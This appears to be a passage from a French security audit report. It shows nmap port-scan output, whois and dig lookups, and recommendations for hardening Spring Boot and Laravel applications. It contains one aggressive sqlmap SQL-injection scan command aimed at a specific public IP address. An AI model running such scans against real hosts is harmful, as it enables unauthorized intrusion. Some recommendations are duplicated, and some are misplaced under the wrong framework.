PORT      STATE SERVICE      VERSION  
80/tcp    open  http         Apache httpd 2.4.41 ((Win64) PHP/7.3.12)  
9009/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)  
9898/tcp   open  monkeycom?  
16001/tcp  open  fmsascon?
```

Tester l'IP avec SQLMap

sqlmap -u "http://185.34.102.254" --batch --risk=3 --level=5

Analyser l'IP avec Whois et Dig

whois 192.168.56.1

```
(alex@DESKTOP-LS2J9A5) ~  
$ whois 192.168.56.1  
  
#  
# ARIN WHOIS data and services are subject to the Terms of Use  
# available at: https://www.arin.net/resources/registry/whois/tou/  
#  
# If you see inaccuracies in the results, please report at  
# https://www.arin.net/resources/registry/whois/inaccuracy\_reporting/  
#  
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.  
#  
  
NetRange: 192.168.0.0 - 192.168.255.255  
CIDR: 192.168.0.0/16  
NetName: PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED  
NetHandle: NET-192-168-0-1  
Parent: NET192 (NET-192-0-0-0-0)  
NetType: IANA Special Use  
OriginAS:  
Organization: Internet Assigned Numbers Authority (IANA)  
RegDate: 1996-03-15  
Updated: 2024-05-24  
Comment: These addresses are in use by many millions of independently operated networks, which might be as small as a single computer connected to a home gateway, and are automatically configured in hundreds of millions of device  
s. They are only intended for use within a private context and traffic that needs to cross the Internet will need to use a different, unique address.  
Comment: These addresses can be used by anyone without any need to coordinate with IANA or an Internet registry. The traffic from these addresses does not come from ICANN or IANA. We are not the source of activity you may see o  
n logs or in e-mail records. Please refer to http://www.iana.org/abuse/answers  
Comment: These addresses were assigned by the IETF, the organization that develops Internet protocols, in the Best Current Practice document, RFC 1918 which can be found at:  
Comment: http://datacenter.ietf.org/doc/rfc1918  
Ref: https://rdap.arin.net/registry/ip/192.168.0.0  
  
OrgName: Internet Assigned Numbers Authority  
OrgId: IANA  
Address: 12025 Waterfront Drive  
Address: Suite 300  
City: Los Angeles  
StateProv: CA  
PostalCode: 90292  
Country: US  
RegDate: 1996-03-15  
Updated: 2024-05-24  
Ref: https://rdap.arin.net/registry/entity/IANA  
  
OrgAbuseHandle: IANA-IP-ARIN  
OrgAbuseName: ICANN  
OrgAbusePhone: +1-310-381-3820  
OrgAbuseEmail: abuse@iana.org  
OrgAbuseRef: https://rdap.arin.net/registry/entity/IANA-IP-ARIN  
  
OrgTechHandle: IANA-IP-ARIN  
OrgTechName: ICANN  
OrgTechPhone: +1-310-381-3820  
OrgTechEmail: abuse@iana.org  
OrgTechRef: https://rdap.arin.net/registry/entity/IANA-IP-ARIN
```

Dig (DNS) :

dig -x 192.168.56.1

```
(alex@DESKTOP-LS2J9A5) ~  
$ dig -x 192.168.56.1  
  
; <<>> DiG 9.20.2-1-Debian <<>> -x 192.168.56.1  
;; global options: +cmd  
;; Got answer:  
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 41658  
;; flags: qr rd ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0  
;; WARNING: recursion requested but not available  
  
;; QUESTION SECTION:  
;1.56.168.192.in-addr.arpa. IN PTR  
  
;; ANSWER SECTION:  
1.56.168.192.in-addr.arpa. 0 IN PTR DESKTOP-LS2J9A5.  
  
;; Query time: 1019 msec  
;; SERVER: 172.20.192.1#53(172.20.192.1) (UDP)  
;; WHEN: Wed Dec 04 17:17:03 CET 2024  
;; MSG SIZE rcvd: 97
```

Précautions :

Basées sur les tests et failles identifiées, voici des recommandations pour améliorer la sécurité :

Sécurisation du projet Spring Boot

Renforcer l'authentification :

Utiliser des mots de passe forts (8+ caractères, incluant majuscules, chiffres, caractères spéciaux).

Implémenter une limitation des tentatives de connexion pour éviter les attaques par force brute.

Protéger les Endpoints :

Implémenter un contrôle d'accès basé sur les rôles (RBAC) pour restreindre `/api/clients` et `/client/add`.

Valider toutes les entrées utilisateur avec des outils comme Hibernate Validator.

Prévenir les injections SQL :

Utiliser des requêtes préparées (Prepared Statements).

Analyser les logs pour détecter des tentatives d'injections SQL.

Mettre en œuvre des protections CSRF (Cross-Site Request Forgery) :

Ajouter un token CSRF pour les requêtes POST.

Supprimer les sauvegardes ou fichiers non nécessaires sur le serveur.

Mise à jour des composants :

Assurez-vous que Laravel, Apache, et OpenSSH sont à jour.

Vérifiez régulièrement les CVE et appliquez les correctifs disponibles.

Configurer le serveur Apache :

Désactiver le listing de répertoire avec cette directive dans `httpd.conf`

Sécurisation de l'application Laravel

Sécuriser les fichiers sensibles :

Empêcher l'accès public aux fichiers `.env` et `.git` en configurant `.htaccess`

Supprimer les sauvegardes ou fichiers non nécessaires sur le serveur.

Mise à jour des composants :

Assurez-vous que Laravel, Apache, et OpenSSH sont à jour.

Vérifiez régulièrement les CVE et appliquez les correctifs disponibles.

Configurer le serveur Apache :

Désactiver le listing de répertoire avec cette directive dans `httpd.conf`

Restreindre l'accès à certaines ressources par IP.

Activer les logs Laravel :

Configurez un système de monitoring des logs pour détecter des comportements suspects.

Bonnes pratiques générales

Isoler les environnements :

Placez les bases de données dans un réseau interne inaccessible depuis l'extérieur.

Utilisez des conteneurs (Docker) pour isoler les applications.

Scanner régulièrement les vulnérabilités :

Planifiez des audits réguliers avec des outils comme Nessus ou OpenVAS.

Former les développeurs :

Organisez des formations sur les concepts de sécurité comme l'OWASP Top 10.